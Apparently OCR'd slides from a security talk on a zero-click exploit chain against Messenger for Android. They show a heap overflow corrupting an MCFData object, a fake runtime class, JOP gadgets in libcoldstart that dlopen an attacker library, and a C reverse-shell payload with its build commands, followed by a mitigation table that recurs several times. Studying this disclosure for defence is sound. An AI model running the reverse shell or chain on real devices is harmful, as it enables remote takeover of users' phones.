
```
MCFRelease(data)
data->finalize()
```

```
libcoldstart + 0xa588ec
ldr x8, [x19]
ldp x0, x9, [x8, #0x110]
blr x9
```

```
libcoldstart + 0x6e3e98
mov w1, #0x102
b .dlopen
```

```
dlopen()
path → attachment
mode → RTLD_GLOBAL|RTLD_NOW
```

JOP Chain to Stage 1 Payload



Heap out-of-bounds write

Previous MCFData	0×130	…	…
	0×140	41 41 41 41 41 41 41 41	41 41 41 41 41 41 41 41
	0×150	41 41 41 41 41 41 41 41	42 42 42 42 42 42 42 42
	0×160	scudo header 42 42 42 42 42 42 42 42	42 42 42 42 42 42 42 42
Target MCFData	0×170	typeID 00 69 2b 27 79 00 00 b4	strongRefCount 01 00 00 00 weakRefCount 01 00 00 00
	0×180	state 03 00 size 40 01 00 00 00 00	length 00 00 00 00 allocatedCapacity 00 00 00 00
	0×190	maxCapacity	bytes
	0×1a0	flags	deallocator
	0×1b0	internalBuffer	
	0×1c0		
	0×1d0		

Fake MCFRuntimeClass

0×79272b6900		
6910		
6920	finalize(MCFType*) libcoldstart+0×a588ec	"/data/da" 2f 64 61 74 61 2f 64 61
6930	"ta/com.facebook.orca/ … /attacker.so"	
…		
69f0		
6a00		
6a10	0×79272b6928 28 69 2b 27 79 00 00 b4	libcoldstart + 0×6e3e98
6920		

MCFRelease(data)

```
data->finalize()
```

libcoldstart + 0×a588ec

```
ldr x8, [x19]
ldp x0, x9, [x8, #0×110]
blr x9
```

libcoldstart + 0×6e3e98


```
mov w1, #0×102
b .dlopen
```

dlopen()

```
path → attachment
mode → RTLD_GLOBAL|RTLD_NOW
```

JOP Chain to Stage 1 Payload

dlopen loads the library path from Primitive 1 achieving RCE




```
ldr x8, [x19]
ldp x0, x9, [x8, #0x110]
blr x9
```


```
mov w1, #0x102
b .dlopen
```

```
path → attachment
mode → RTLD_GLOBAL|RTLD_NOW
```

Stage 1 Payload: RevShell



```c
// configure socket address
socketAddr.sin_family = AF_INET;
socketAddr.sin_addr.s_addr = inet_addr(REMOTE_HOST);
socketAddr.sin_port = htons(REMOTE_PORT);

// create socket connection
rsSocket = socket(AF_INET, SOCK_STREAM, 0);
connect(rsSocket, (struct sockaddr*)&socketAddr, sizeof(socketAddr));

// redirect std to socket
dup2(rsSocket, 0);  // stdin
dup2(rsSocket, 1);  // stdout
dup2(rsSocket, 2);  // stderr

// get shell
execve("/system/bin/sh", nullptr, nullptr);
```



```
aarch64-linux-android-gcc -fPIE -o payload.o -c payload.c
aarch64-linux-android-gcc -fPIE -pie -rdynamic -shared -o payload.so payload.o
```

DEMO

04 Mitigations

Exploitation provides defensive insight

Building the exploit allowed us to identify 15+ security engineering outcomes to harden both Messenger for Android as well as the larger Meta Family of Apps. These engineering tasks would not have been obvious unless we had actually gone through the effort of building the exploit.

Title	Mitigation Details
Prevent Direct dlopen of E2EE Files	Hook dlopen in app to prevent dynamic loads of E2EE file attachment paths.
Libcpp Hardening to Mitigate OOB STL Accesses	Deploy libc++ hardening to mitigate issues like Vulnerabilities 2 and 4 from being exploitable
Improve App Message Handling in Server Side Infrastructure	Remove the 0-click heap spraying primitive by hardening server side validation logic
Msys Memory Isolation for MCF Types	Isolate Msys allocations from the system heap to make them harder to target for corruption
Closing gap in CFI icall protection	Restricts jump oriented programming attacks by protecting MCF function pointer calls

Exploitation provides defensive insight

Building the exploit allowed us to identify 15+ security engineering outcomes to harden both Messenger for Android as well as the larger Meta Family of Apps. These engineering tasks would not have been obvious unless we had actually gone through the effort of building the exploit.

Title	Mitigation Details
Prevent Direct dlopen of E2EE Files	Hook dlopen in app to prevent dynamic loads of E2EE file attachment paths.
Libcpp Hardening to Mitigate OOB STL Accesses	Deploy libc++ hardening to mitigate issues like Vulnerabilities 2 and 4 from being exploitable
Improve App Message Handling in Server Side Infrastructure	Remove the 0-click heap spraying primitive by hardening server side validation logic
Msys Memory Isolation for MCF Types	Isolate Msys allocations from the system heap to make them harder to target for corruption
Closing gap in CFI icall protection	Restricts jump oriented programming attacks by protecting MCF function pointer calls

Exploitation provides defensive insight

Building the exploit allowed us to identify 15+ security engineering outcomes to harden both Messenger for Android as well as the larger Meta Family of Apps. These engineering tasks would not have been obvious unless we had actually gone through the effort of building the exploit.

Title	Mitigation Details
Prevent Direct dlopen of E2EE Files	Hook dlopen in app to prevent dynamic loads of E2EE file attachment paths.
Libcpp Hardening to Mitigate OOB STL Accesses	Deploy libc++ hardening to mitigate issues like Vulnerabilities 2 and 4 from being exploitable
Improve App Message Handling in Server Side Infrastructure	Remove the 0-click heap spraying primitive by hardening server side validation logic
Msys Memory Isolation for MCF Types	Isolate Msys allocations from the system heap to make them harder to target for corruption
Closing gap in CFI icall protection	Restricts jump oriented programming attacks by protecting MCF function pointer calls

Exploitation provides defensive insight

Building the exploit allowed us to identify 15+ security engineering outcomes to harden both Messenger for Android as well as the larger Meta Family of Apps. These engineering tasks would not have been obvious unless we had actually gone through the effort of building the exploit.

Title	Mitigation Details
Prevent Direct dlopen of E2EE Files	Hook dlopen in app to prevent dynamic loads of E2EE file attachment paths.
Libcpp Hardening to Mitigate OOB STL Accesses	Deploy libc++ hardening to mitigate issues like Vulnerabilities 2 and 4 from being exploitable
Improve App Message Handling in Server Side Infrastructure	Remove the 0-click heap spraying primitive by hardening server side validation logic
Msys Memory Isolation for MCF Types	Isolate Msys allocations from the system heap to make them harder to target for corruption
